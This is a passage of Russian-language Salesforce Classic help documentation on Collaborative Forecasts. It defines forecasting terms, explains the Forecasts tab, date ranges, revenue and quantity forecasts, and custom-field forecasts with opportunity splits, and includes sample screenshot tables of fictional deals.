- Иерархия прогнозов сохраняется. Чтобы минимизировать вероятность потери данных, продукт «Совместные прогнозы» должен быть включен сразу после отключения функции «Настраиваемые прогнозы». Ввиду сохранения иерархии, пользователи, перешедшие на продукт «Прогнозы», не должны повторно активироваться. Тем не менее, рекомендуем проверить все иерархии на предмет достоверности перенесенных данных.


Прежде чем выполнить переход, просмотрите раздел «[Чем отличаются версии прогнозирования?](#)», позволяющий определить преимущества, которые будут доступны после активации продукта «Совместные прогнозы».

СМ. ТАКЖЕ:

[Чем отличаются версии прогнозирования?](#)

## Общие сведения об элементах прогноза

Данный раздел содержит сведения об элементах прогнозов.

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Функция «Совместные прогнозы» позволяет быстро находить и добавлять сведения о прогнозах и возможностях. Данная таблица содержит основные элементы прогноза, определяющие его содержимое.

| Понятие  | Определение  |
|----------|--|
| Поправка | <p>Уточненные сведения, которые могут быть добавлены в стоимость прогноза.</p> <p>Поправка содержит оценку менеджера прогнозов или торгового представителя относительно итоговой стоимости, которая должна быть получена от прогнозируемых возможностей при закрытии периода прогноза. Менеджеры по прогнозам могут захотеть изменить как собственный прогноз, так и прогноз подчиненного. Например, если им известно, что некоторые сотрудники имеют тенденцию составлять слишком оптимистичные, слишком пессимистичные или даже слишком консервативные прогнозы при назначении сумм возможностям. При недооценке или переоценке сумм торговые представители могут также корректировать собственные прогнозы. Менеджеры прогнозов могут корректировать прогнозы, содержащие только общие стоимости возможностей, а также прогнозы, которые уже скорректированы другими участниками группы, работающей с возможностями. Поправки позволяют только добавлять уточненные сведения, тогда как базовая стоимость общей сводки не подлежит изменению. Если в вашей организации используются разные типы прогнозов, то каждый тип прогноза сохраняет собственные отдельные поправки.</p> <p>Менеджеры прогнозов могут корректировать собственные прогнозы и прогнозы непосредственных подчиненных, принадлежащие категориям «Обязательство» и «Благоприятный</p> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

**Понятие****Определение****Стоимость без поправок**

прогноз». Они могут просматривать поправки, внесенные их подчиненными на всех нижестоящих уровнях иерархии прогнозов. Поправки, внесенные в прогнозы их подчиненных, отражаются на собственных прогнозах. При необходимости добавьте примечание, уведомляющее других пользователей о причине корректировки. Данные примечания не отображаются отчетами.

Сумма всех собственных возможностей дохода пользователя и возможностей его подчиненных (без поправок). Подчиненные — это сотрудники, расположенные ниже пользователя в иерархии прогнозов.


**Стоимость без поправки менеджера**

Показатель прогноза, отображаемый ответственному за прогноз. Показатель прогноза — это сумма возможностей дохода ответственного и его подчиненных, включая поправки, внесенные ответственным в собственные прогнозы или прогнозы подчиненных. *Данный показатель не включает поправки, внесенные вышестоящими менеджерами прогнозов в иерархии прогнозов.*

**Валюта компании**

Валюта, используемая головным офисом организации в отчетах по доходам. Данная валюта используется в качестве основы всех преобразований валюты.

**Прогноз**

Это форма представления ожидаемых доходов от продаж на основе общей сводки по группе возможностей. Стоимости прогнозов, отображаемые на вкладке «Прогнозы», — это итоговые и промежуточные суммы возможностей в четырех категориях прогноза («Ожидаемые продажи», «Благоприятный прогноз», «Обязательство» и «Закрото»). В зависимости от того, как администратор настроит организацию, эти суммы могут отражать возможности по одной или нескольким категориям прогноза. На вкладке «Прогнозы» пользователи могут провести по  рядом с именами столбцов, чтобы увидеть, какие категории прогнозов проходят по общим в каждом столбце.

Страница прогнозов содержит сводную таблицу, позволяющую группировать стоимости прогнозов по сводке прогноза, периоду или группе продуктов (дополнительно). Прогнозы могут содержать поправки, внесенные менеджерами прогнозов в прогнозы непосредственных подчиненных, а также поправки, внесенные пользователями прогнозов в стоимости собственных прогнозов.

| Понятие                             | Определение   |
|-------------------------------------|---|
| <b>Стоимость прогноза</b>           | С помощью этой таблицы прогнозы и связанные возможности могут быть просмотрены по категории прогноза как для отдельного пользователя, так и для всех подчиненных в иерархии прогнозов. Например, пользователь может просмотреть благоприятный прогноз на июль для всех подчиненных менеджеров по продажам, всех торговых представителей, подчиняющихся этим менеджерам, или только для отдельного сотрудника.   |
| <b>Категория прогноза</b>           | Категория в цикле продаж, назначаемая возможности на основе ее этапа. К стандартным категориям прогноза относятся: «Ожидаемые продажи», «Благоприятный прогноз», «Обязательство», «Пропущено» и «Закрыто». При необходимости настройте имена категорий прогнозов для организации.   |
| <b>Валюта прогноза</b>              | Валюта компании или личная валюта каждого ответственного за прогноз.  |
| <b>Валюта отображения прогнозов</b> | Валюта, выбранная пользователем для отображения прогнозов. Данная валюта должна поддерживаться организацией и может быть выбрана прямо на странице прогноза.  |
| <b>Иерархия прогнозов</b>           | Вложенный расширяемый список пользователей прогнозов. Данный список определяет способ сведения прогнозов в организации, а также пользователей, которым доступен их просмотр и корректировка. Иерархия прогнозов полностью основывается на иерархии ролей, а также определяет пользователей, являющихся менеджерами прогнозов. Если организация использует функцию «Совместные прогнозы», то иерархия прогнозов формируется автоматически на основе иерархии ролей; тем не менее, пользователи могут добавлять и удалять менеджеров, торговых представителей или других сотрудников. |
| <b>Ответственный за прогноз</b>     | Пользователь прогнозов, который несет ответственность за возможности или является менеджером прогнозов в иерархии прогнозов. Менеджеры прогнозов могут иметь собственные возможности.   |
| <b>Количество прогноза</b>          | Прогноз по количеству из перспективы менеджера прогнозов и сумма возможностей ответственного и его подчиненных, включая все поправки прогноза.  |



| Понятие                  | Определение   |
|--------------------------|---|
| <b>Диапазон прогноза</b> | Диапазон дат, используемый для отображения прогноза. В зависимости от параметров организации, диапазон может содержать месяцы или кварталы.   |
| <b>Тип прогноза</b>      | <p>Прогноз, предназначенный для использования определенного типа данных. Разрешается использовать поле возможности «Стоимость», доли возможности, доли наложения, настраиваемые поля возможности или группы продуктов. Кроме того, каждому типу прогноза соответствует собственное измерение: доход или количество. Чтобы использовать оба измерения, рекомендуем включить отдельный тип прогноза для каждого измерения. Администраторы могут включать не более 4 типов прогнозов в организации. Прогнозы по количеству не поддерживают доли возможности и прогнозы по настраиваемому полю возможности.</p> <p>Прогнозы по количеству для возможностей сводятся на основе поля возможности «Количество», а прогнозы по доходу для возможностей сводятся на основе поля возможности «Стоимость». Прогнозы по доходу для долей возможности сводятся на основе поля возможности «Стоимость» и процента доли, назначенного торговому представителю. Прогнозы по настраиваемому полю возможности сводятся на основе настраиваемого поля «Стоимость». Прогнозы по доходу для групп продуктов сводятся на основе суммы поля «Итоговая цена» для всех элементов строки возможности в данной группе продуктов, а прогнозы по количеству для групп продуктов сводятся на основе поля «Количество» для всех элементов строки возможности в данной группе продуктов. Если источником данных являются возможности без элементов строки или с элементами строки, которые не содержат группы продуктов, то итоговые значения сводятся в строке «Категории продуктов не определены» на странице «Прогнозы».</p> |
| <b>Общая сводка</b>      | Это форма представления ожидаемых доходов от продаж на основе общего значения по группе возможностей. Прогноз всегда содержит стоимость общей сводки, а также может содержать как минимум одну поправку.  |
| <b>Возможность</b>       | Возможности — это продажи и ожидаемые сделки пользователя, подлежащие отслеживанию.   |
| <b>Доля возможности</b>  | <a href="#">Доли возможности</a> позволяют пользователям делить кредит между участниками группы, работающей с возможностями. При выборе источника данных «Доли возможности»   |

| Понятие                                  | Определение   |
|--|---|
| <b>Этап возможности</b>                  | <p>сведения о доли могут быть просмотрены на странице прогноза.</p> <p>Текущий этап возможности (например, «Потенциальный клиент» или «Предложение»). Значения этапа возможности соотносятся со значениями категории прогноза, что позволяет определить степень влияния возможности на прогноз.</p>   |
| <b>Только стоимость ответственного</b>   | Сумма всех возможностей дохода пользователя (без поправок).   |
| <b>Только количество ответственного</b>  | Сумма всех возможностей количества пользователя (без поправок).   |
| <b>Личная валюта</b>                     | Стандартная валюта пользователя для планов продаж, некоторых версий прогнозирования и отчетов. Данная валюта должна поддерживаться организацией. Стоимости планов продаж отображаются в валюте отображения.   |
| <b>Группа продуктов</b>                  | Группы продуктов позволяют выбирать категории продуктов. Например, если компания продает аппаратное и программное обеспечение, рекомендуем создать две группы продуктов: «Аппаратное обеспечение» и «Программное обеспечение».  |
| <b>Количество без поправок</b>           | Сумма собственных возможностей количества пользователя и возможностей его подчиненных (без поправок). Подчиненные — это сотрудники, расположенные ниже пользователя в иерархии прогнозов.   |
| <b>Количество без поправок менеджера</b> | Показатель прогноза, отображаемый ответственному за прогноз. Показатель прогноза — это сумма возможностей количества ответственного и его подчиненных, включая поправки, внесенные в прогнозы подчиненных. <i>Данный показатель не включает поправки, внесенные вышестоящими менеджерами прогнозов в иерархии прогнозов.</i>  |
| <b>План продаж</b>                       | Запланированный показатель, назначаемый пользователю ежемесячно или ежеквартально. План продаж менеджера включает показатели, которые должны быть достигнуты менеджером и его рабочей группой. Сведение планов продаж выполняется пользователями и менеджерами вручную и позволяет использовать данные о доходе или количестве. Если организация использует разные типы прогнозов, то каждый тип прогноза сохраняет собственные отдельные планы продаж. |
| <b>Доход</b>                             | Общая ожидаемая сумма дохода от возможностей, представленных в данной категории.  |


| Понятие                | Определение   |
|------------------------|---|
| <b>Сводная таблица</b> | Таблица, расположенная в верхней части страницы прогнозов. Параметры, выбранные в сводной таблице, определяют содержимое списка «Возможности», расположенного в нижней части страницы прогнозов.  |
| <b>Подчиненный</b>     | Пользователь функции «Совместные прогнозы», расположенный в иерархии прогнозов ниже текущего пользователя. Пользователь может просматривать прогнозы всех своих подчиненных. Если в организации включена поддержка поправок, то пользователь может не только просматривать поправки всех своих подчиненных, но и корректировать прогнозы тех подчиненных сотрудников, которые расположены в иерархии прогнозов уровнем ниже. Стоимости прогнозов и поправки отражаются на собственных прогнозах пользователя. |

СМ. ТАКЖЕ:


[Общие сведения о совместных прогнозах](#)

[Общие сведения о вкладке «Прогнозы»](#)

## Общие сведения о вкладке «Прогнозы»


 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Вкладка «Совместные прогнозы» позволяет просматривать и обновлять прогнозы. Один раздел страницы содержит сведения о прогнозе, а другой — связанные возможности.

 **Совет:** При использовании продукта «Совместные прогнозы» рекомендуем выбрать окно размером не менее 1 024 пикселей.

Ниже перечислены действия, доступные на данной странице.



### Отображение выбранных значений

- [Просмотрите или скройте данные плана продаж и выполнение плана продаж.](#)
- При наличии мультивалютной поддержки [измените валюту отображения прогнозов.](#)
- Если организация использует несколько типов прогнозов, выберите типы прогнозов для просмотра путем выбора имени отображаемого прогноза в верхнем правом углу вкладки «Прогнозы» и изменения типа прогноза посредством меню.
- Чтобы [изменить индивидуальный диапазон дат прогноза](#), щелкните «**Изменить**».
- Чтобы [обновить прогнозы](#), щелкните «**Обновить**».
- Чтобы просмотреть сведения о прогнозах прямых подчиненных для конкретного месяца, щелкните  напротив имени нужного месяца.




### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.


- Чтобы просмотреть разделение группы продуктов для прогноза прямого подчиненного (при использовании типа прогноза по группе продуктов), щелкните  напротив имени нужного подчиненного.
- Чтобы отобразить параметры Chatter (например, «Отслеживать» или «Отправить сообщение»), наведите указатель мыши на имя подчиненного и щелкните ссылку «Открыть чат» (если включена поддержка Chatter, а пользователь является менеджером прогнозов).
- Чтобы скрыть сведения для конкретного месяца, щелкните  напротив имени нужного месяца.
- Чтобы просмотреть прогноз подчиненного, наведите указатель мыши на нужную строку и щелкните **«Сведения >>»**.
- Чтобы **просмотреть нижестоящих пользователей в иерархии прогнозов или перейти на нужный уровень иерархии**, щелкните ссылку **«Перейти к...»**.
- Чтобы просмотреть или скрыть строки прогноза со всеми нулевыми значениями, последовательно выберите пункты **«Параметры отображения» > «Показать строки со всеми нулевыми значениями»**.

## Поправки

- Чтобы **скорректировать прогноз подчиненного**, наведите указатель мыши на стоимость прогноза и щелкните значок . Если организация использует тип прогноза по группе продуктов, рекомендуем корректировать стоимости для отдельной группы продуктов, но не итоговые данные подчиненного.
- Чтобы **просмотреть сведения о собственных поправках**, наведите указатель мыши на стоимость со значком .
- Чтобы **просмотреть сведения о поправках, внесенных подчиненными**, наведите указатель мыши на стоимость со значком .

## Возможности

- Чтобы **просмотреть возможности для пользователя, отдельного месяца или нескольких месяцев**, щелкните метку нужной строки (возможности отображаются в нижнем разделе страницы).
- Чтобы **просмотреть возможности для отдельной категории или элемента прогноза**, щелкните стоимость прогноза в таблице.
- Чтобы **скрыть раздел возможностей** на странице «Совместные прогнозы», щелкните **«Скрыть»**.
- Чтобы **отобразить раздел возможностей** на странице «Совместные прогнозы», щелкните **«Показать»**.
- Чтобы **настроить высоту раздела возможностей**, наведите указатель мыши на разделительную линию.
- Чтобы **отсортировать возможности**, щелкните заголовок нужного столбца в разделе возможностей.
- Чтобы просмотреть сведения о возможности, щелкните имя нужной возможности.
- Чтобы **изменить возможность**, щелкните **«Правка»** в разделе возможностей.
- Чтобы просмотреть сведения об организации, связанной с возможностью, щелкните имя нужной организации в разделе возможностей.
- Чтобы просмотреть профиль ответственного за возможность, щелкните имя нужного ответственного в разделе возможностей.


 **Прим.:** Формат и объем информации, отображаемой в сводной таблице, могут препятствовать использованию прогнозов посредством мобильных обозревателей.

СМ. ТАКЖЕ:

[Общие сведения о совместных прогнозах](#)

[Рекомендации по прогнозам](#)

## Общие сведения о ежемесячных и ежеквартальных прогнозах

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

В зависимости от параметров периода, заданных в организации для продукта «Совместные прогнозы», диапазоны прогнозов могут содержать месяцы или кварталы. Прогнозы могут составляться по предстоящим или прошедшим 12 месяцам или 8 кварталам. Если в ваш прогнозируемый диапазон входит текущий месяц или квартал, на странице прогнозов по умолчанию отображается текущий месяц или квартал. Если это не так, то по умолчанию выбирается первый месяц или квартал прогнозируемого диапазона дат. Независимо от использования ежемесячных или ежеквартальных прогнозов, менеджеры прогнозов могут использовать планы продаж и корректировать прогнозы своих подчиненных. Периоды планов продаж и поправок определяются параметрами периода.

СМ. ТАКЖЕ:

[Изменение отображения диапазона дат для прогноза](#)

[Общие сведения о совместных прогнозах](#)


[Общие сведения о вкладке «Прогнозы»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.


Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

## Изменение отображения диапазона дат для прогноза

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

В зависимости от параметров функции «Совместные прогнозы», заданных в организации, сводная таблица на странице «Совместные прогнозы» отображает стоимости прогнозов для отдельных или нескольких периодов. После настройки функции «Совместные прогнозы» администратором организации отображается стандартный диапазон дат. Например, по умолчанию диапазон может составлять три следующих месяца. Прогнозы пользователей могут содержать стандартный или настраиваемый диапазон дат. Чтобы изменить диапазон дат, выполните указанные ниже действия.

1. Откройте вкладку «Прогнозы».
2. Щелкните «**Изменить**» в сводной таблице.
3. Чтобы выбрать начальный и конечный периоды, воспользуйтесь раскрывающимися списками в разделе «Диапазон прогноза».
4. Нажмите кнопку «**Сохранить**».

 **Пример:** Выбранный диапазон относится к текущему месяцу или кварталу. Например, в январе начальным месяцем может быть выбран январь, а конечным — апрель. Соответственно, диапазон дат, выбранный в феврале, будет длиться с февраля по май и т. д. Выбранный диапазон дат сохраняется до тех пор, пока не будет выбран другой диапазон.


СМ. ТАКЖЕ:

[Общие сведения о ежемесячных и ежеквартальных прогнозах](#)

[Общие сведения о совместных прогнозах](#)

[Общие сведения о вкладке «Прогнозы»](#)

## Общие сведения об измерениях прогнозов по доходу и количеству

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Прогнозы могут составляться на основе дохода или количества. Прогнозы по количеству для возможностей сводятся на основе поля возможности «Количество», а прогнозы по доходу для возможностей сводятся на основе поля возможности «Стоимость». Прогнозы по доходу для долей возможности сводятся на основе поля возможности «Стоимость» и процента доли, назначенного торговому представителю. Прогнозы по настраиваемому полю возможности сводятся на основе настраиваемого поля «Стоимость». Прогнозы по доходу для групп продуктов сводятся на основе суммы поля «Итоговая цена» для всех элементов строки возможности в данной группе продуктов, а прогнозы по количеству для групп продуктов сводятся на основе поля «Количество» для всех элементов строки возможности в данной группе продуктов. Если источником данных являются возможности без элементов строки или с элементами строки, которые не содержат группы продуктов, то итоговые значения сводятся в строке «Категории продуктов не определены» на странице «Прогнозы».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования прогнозов:

- «Разрешить прогнозирование»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

Например:

- Менеджер по продажам может составлять прогнозы на основе дохода, так как вице-президент по продажам задает стоимости плана продаж на основе доллара США.
- Торговый представитель может составлять прогнозы на основе количества, так как премия выплачивается только при продаже 10 000 единиц рекламного продукта.

Чтобы разрешить пользователям составление прогнозов по доходу и количеству для одного источника данных (например, «Возможности» или «Группы продуктов»), администратор может создать отдельные типы прогнозов, которые будут доступны для переключения на вкладке «Прогнозы».

При необходимости настройте стоимости прогнозов в каждом данном прогнозе. Тем не менее, поправки, внесенные в прогноз по доходу для возможностей, не отображаются в другом типе прогноза в качестве поправок. Поэтому при внесении поправки в сумму соответствующую уровню прогноза коммерческой возможности со 100000 рублей до 90000 рублей, и последующим переключением к представлению прогноза, вы не увидите эквивалентное значение поправки в прогнозе уровня коммерческой возможности. Поправка (90 000 рублей) отображается только при восстановлении прогноза по доходу для возможностей.

СМ. ТАКЖЕ:


[Переключение между прогнозами по доходу и прогнозами по количеству](#)

[Общие сведения о совместных прогнозах](#)

[Общие сведения о вкладке «Прогнозы»](#)

[Работа с мультивалютой в прогнозах](#)

## Переключение между прогнозами по доходу и прогнозами по количеству

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Прогнозы могут составляться на основе дохода или количества. Прогнозы по количеству для возможностей сводятся на основе поля возможности «Количество», а прогнозы по доходу для возможностей сводятся на основе поля возможности «Стоимость». Прогнозы по доходу для долей возможности сводятся на основе поля возможности «Стоимость» и процента доли, назначенного торговому представителю. Прогнозы по настраиваемому полю возможности сводятся на основе настраиваемого поля «Стоимость». Прогнозы по доходу для групп продуктов сводятся на основе суммы поля «Итоговая цена» для всех элементов строки возможности в данной группе продуктов, а прогнозы по количеству для групп продуктов сводятся на основе поля «Количество» для всех элементов строки возможности в данной группе продуктов. Если источником данных являются возможности без элементов строки или с элементами строки, которые не содержат группы продуктов, то итоговые значения сводятся в строке «Категории продуктов не определены» на странице «Прогнозы».

Организации, использующие оба вида прогнозов, позволяют пользователям самостоятельно выбирать тип, который должен использоваться в прогнозах. Чтобы переключиться между доходом и количеством, выполните указанные ниже действия.

1. Щелкните значок ▼ напротив поля «Имя прогноза в: тип валюты» или «Единицы».
2. Выберите значение «Доход» или «Количество (Единицы)».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.


Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования прогнозов:

- «Разрешить прогнозирование»

3. При выборе значения «Доход» и использовании мультивалютной организации выберите нужную валюту отображения. Щелкните **«Изменить валюту»** в поле «Валюта». При этом откроется окно выбора валюты для отображения прогнозов.

 **Прим.:** При необходимости настройте стоимости прогнозов в каждом данном прогнозе. Тем не менее, поправки, внесенные в прогноз по доходу для возможностей, не отображаются в другом типе прогноза в качестве поправок. So, if you adjust an amount in the opportunity-revenue forecast from \$100,000 to \$90,000 and then switch your forecast view, you won't see an equivalent adjustment value in the opportunity-quantity forecast. Поправка (90 000 рублей) отображается только при восстановлении прогноза по доходу для возможностей.

СМ. ТАКЖЕ:

[Общие сведения об измерениях прогнозов по доходу и количеству](#)

[Общие сведения о совместных прогнозах](#)


[Общие сведения о вкладке «Прогнозы»](#)

[Работа с мультивалютой в прогнозах](#)

[Общие сведения о поправках прогнозов](#)


## Общие сведения о прогнозах по настраиваемому полю возможности

Система позволяет отслеживать и предварительно оценивать доход без стандартного поля возможности «Стоимость».

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту **«Настраиваемые прогнозы»**.

Система позволяет пользователям и их группам сбыта составлять прогнозы по настраиваемым полям валюты для возможностей. Например, группы сбыта могут использовать настраиваемое поле «Прибыль», «Ежемесячный регулярный доход» или «Стоимость годового контракта», либо любое другое поле валюты, необходимое организации. Администраторы могут быстро настраивать прогнозы на основе любого из перечисленных выше настраиваемых полей, которые затем, подобно любому другому прогнозу, могут просматриваться менеджерами по продажам на вкладке «Прогнозы».

При использовании с настраиваемым полем доли возможности добавляются в прогноз пользователя. Прогноз по настраиваемому полю может использоваться самостоятельно или совместно с другими прогнозами (например, прогноз по доходу для возможностей на основе поля возможности «Стоимость»). Помимо настраиваемых полей валюты, администраторы могут также настраивать прогнозы для стандартного поля «Ожидаемый доход».

 **Прим.:** При отсутствии доступа к настраиваемому полю возможности менеджер прогнозов или торговый представитель, просматривающий прогноз, может просматривать стоимости прогнозов, но не может просматривать значения настраиваемого поля в списке возможностей.

## Прогнозирование по полю «Стоимость годового контракта»: простой прогноз по настраиваемому полю

Данный пример содержит возможность, принадлежащую торговому представителю. Ввиду большого количества многолетних сделок, организация торгового представителя использует настраиваемое поле «Стоимость годового контракта» для отслеживания дохода, получаемого от сделки каждый год.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Performance Edition,**  
**Unlimited Edition,**  
**Enterprise Edition** и  
**Developer Edition.**



Opportunity  
**Acme - Premium Support**

Click to add topics

« Back to List: Users

Opportunity Team (3) | Opportunity Splits (2) | Open Activities (0) | Activity History (0) | Contact Roles (0) | Partners (0) | Competitors (0) | Products (0) | Notes & Attachments (0) | Stage History (1)

**Opportunity Detail** Edit Delete Clone Sharing

|                         |                                       |                 |                    |
|-------------------------|---------------------------------------|-----------------|--------------------|
| Opportunity Owner       | Anna Bressan <a href="#">[Change]</a> | Close Date      | 4/15/2014          |
| Opportunity Name        | Acme - Premium Support                | Stage           | Negotiation/Review |
| Account Name            | Acme Inc.                             | Probability (%) | 90%                |
| Type                    | Existing Business                     | Amount          | USD 250,000.00     |
| Primary Campaign Source |                                       |                 |                    |
| Discount Percentage     |                                       |                 |                    |
| Commission              | USD 0.00                              |                 |                    |
| Region/Zone             | /                                     |                 |                    |
| Discounted Amount       | USD 250,000.00                        |                 |                    |
| Annual Contract Value   | USD 125,000.00                        |                 |                    |

1. Торговый представитель несет ответственность за данную возможность.
2. Поле «Стоимость годового контракта» является настраиваемым.

Поле «Стоимость годового контракта» всех возможностей торгового представителя сводится в прогнозе «Стоимость годового контракта», который отображается на вкладке «Прогнозы» наряду со всеми другими прогнозами, настроенными в организации.

Home Chatter Leads Accounts Contacts Opportunities Reports Dashboards Documents Products **Forecasts**

Jump to... | Allison Wheeler > Kathy Cooper >

**Anna Bressan Forecast** Annual Contract Value in U.S. Dollar | Display Options | Refresh

Amounts shown are based on exchange rate conversion.

|                                 | Closed        | Commit           | Best Case        | Pipeline         |
|---------------------------------|---------------|------------------|------------------|------------------|
| Total: <b>3 Months</b> (Change) | USD 20,000.00 | USD 1,276,250.00 | USD 3,649,500.00 | USD 2,033,000.00 |
| April FY 2014                   | USD 0.00      | USD 1,221,250.00 | USD 922,500.00   | USD 265,000.00   |
| May FY 2014                     | USD 20,000.00 | USD 27,500.00    | USD 1,340,000.00 | USD 1,719,000.00 |
| June FY 2014                    | USD 0.00      | USD 27,500.00    | USD 1,387,000.00 | USD 49,000.00    |

Anna Bressan • April FY 2014 • All Forecast Categories • **USD 2,408,750.00**

| Action | Opportunity Name            | Account Name     | Forecasted Amount | Split | Close Date | Stage               | Probability (%) | Forecast Category | Owner Full Name | Amount           |
|--------|-----------------------------|------------------|-------------------|-------|------------|---------------------|-----------------|-------------------|-----------------|------------------|
| Edit   | Canson 55 Widget Deal       | Canson           | USD 922,500.00    | ---   | 4/23/2014  | Proposal/Price ...  | 75              | Best Case         | Bressan, Anna   | USD 1,230,000.00 |
| Edit   | Red Packages - 10 Spi...    | Red Packages     | USD 550,000.00    | ---   | 4/30/2014  | Negotiation/Revi... | 90              | Commit            | Bressan, Anna   | USD 1,125,000.00 |
| Edit   | Red Packages - 10 Spi...    | Red Packages     | USD 550,000.00    | ---   | 4/11/2014  | Negotiation/Revi... | 90              | Commit            | Bressan, Anna   | USD 1,125,000.00 |
| Edit   | Canson - 20 Spider 4 S...   | Canson           | USD 173,000.00    | ---   | 4/14/2014  | Prospecting         | 10              | Pipeline          | Bressan, Anna   | USD 383,250.00   |
| Edit   | Acme - Premium Support      | Acme Inc.        | USD 125,000.00    | ---   | 4/15/2014  | Negotiation/Revi... | 90              | Commit            | Bressan, Anna   | USD 250,000.00   |
| Edit   | Universal Technologie...    | Universal Tec... | USD 57,000.00     | ---   | 4/11/2014  | Needs Analysis      | 20              | Pipeline          | Bressan, Anna   | USD 117,700.00   |
| Edit   | STC Labs - 9 Infinity L...  | STC Labs         | USD 25,000.00     | ---   | 4/11/2014  | Negotiation/Revi... | 90              | Commit            | Bressan, Anna   | USD 50,000.00    |
| Edit   | STC Labs - 15 Infinity L... | STC Labs         | USD 14,000.00     | ---   | 4/11/2014  | Prospecting         | 10              | Pipeline          | Bressan, Anna   | USD 28,000.00    |

11 of 11 | Page 1 of 1 | Chat

1. Данный прогноз «Стоимость годового контракта» составляется для торгового представителя.
2. Данный прогноз использует имя настраиваемого поля.
3. Прогнозируемая стоимость — это значение поля «Стоимость годового контракта», которое сводится в прогнозе торгового представителя.
4. Данное значение соответствует прогнозируемой стоимости из поля «Стоимость годового контракта» возможности «Acme — Premium Support», принадлежащей торговому представителю.

**Прим.:** Прежде чем включить прогноз по настраиваемому полю, администратор должен включить доли возможности для настраиваемого поля. Тем не менее, ответственному за возможность автоматически назначается доля размером

100%, поэтому при отказе от использования долей для поля выполняемое сведение аналогично сведению, выполняемому при отсутствии долей.

## Прогноз по настраиваемому полю с долями возможности

Доли возможности, используемые для настраиваемого поля, сводятся посредством прогноза по настраиваемому полю. Например, торговый представитель несет ответственность за возможность, содержащую настраиваемую долю для поля «Стоимость годового контракта», которая предназначена специалисту по продажам, несущему ответственность за увеличение общей стоимости годового контракта для компании. В данном случае доля размером 25%, принадлежащая специалисту по продажам, сводится в его прогнозе «Стоимость годового контракта».

**Opportunity Detail**

|                         |                        |                 |                    |
|-------------------------|------------------------|-----------------|--------------------|
| Opportunity Owner       | Anna Bressan [Change]  | Close Date      | 4/15/2014          |
| Opportunity Name        | Acme - Premium Support | Stage           | Negotiation/Review |
| Account Name            | Acme Inc.              | Probability (%) | 90%                |
| Type                    | Existing Business      | Amount          | USD 250,000.00     |
| Primary Campaign Source |                        |                 |                    |
| Discount Percentage     |                        |                 |                    |
| Commission              | USD 0.00               |                 |                    |
| Region/Zone             | /                      |                 |                    |
| Discounted Amount       | USD 250,000.00         |                 |                    |
| Annual Contract Value   | USD 125,000.00         |                 |                    |

**Finance Information**

**Additional Information**

**System Information**

**Opportunity Team**

| Action     | Team Member  | Member Role        |
|------------|--------------|--------------------|
| Edit       | Anna Bressan | Opportunity Owner  |
| Edit   Del | Kevin Bailey | Pre Sales Engineer |

**Opportunity Splits**

| Action | Team Member  | Opportunity Split Type | Percent (%) | Amount        | Note |
|--------|--------------|------------------------|-------------|---------------|------|
| Del    | Anna Bressan | Annual Contract Value  | 75.00       | USD 93,750.00 |      |
| Del    | Kevin Bailey | Annual Contract Value  | 25.00       | USD 31,250.00 |      |

1. Торговый представитель несет ответственность за данную возможность.
2. Возможность содержит настраиваемое поле валюты «Стоимость годового контракта».
3. Специалист по продажам получает долю размером 25% для поля «Стоимость годового контракта».

Менеджер специалиста по продажам может просматривать прогноз «Стоимость годового контракта», содержащий сделку с участием данного специалиста, а также все другие возможности, обрабатываемые его рабочей группой. Данный менеджер может просматривать сведения о том, что специалисту по продажам предоставляется кредит размером 25% для всех его возможностей, которые способствуют общему доходу размером \$1 026 000 согласно прогнозу категории «Благоприятный прогноз». Менеджер специалиста по продажам, считающий, что сделка должна быть закрыта по более высокой стоимости,

может скорректировать стоимость данного прогноза в сторону повышения. Менеджер торгового представителя может просматривать его долю размером 75% в прогнозе торгового представителя.

|                                 | Closed        | Commit         | Best Case        | Pipeline       |
|---------------------------------|---------------|----------------|------------------|----------------|
| <b>Total: 3 Months (Change)</b> | USD 36,250.00 | USD 326,875.00 | USD 1,026,000.00 | USD 812,000.00 |
| <b>April FY 2014</b>            | USD 0.00      | USD 313,125.00 | USD 307,500.00   | USD 66,250.00  |
| May FY 2014                     | USD 5,000.00  | USD 6,875.00   | USD 371,750.00   | USD 733,500.00 |
| June FY 2014                    | USD 31,250.00 | USD 6,875.00   | USD 346,750.00   | USD 12,250.00  |

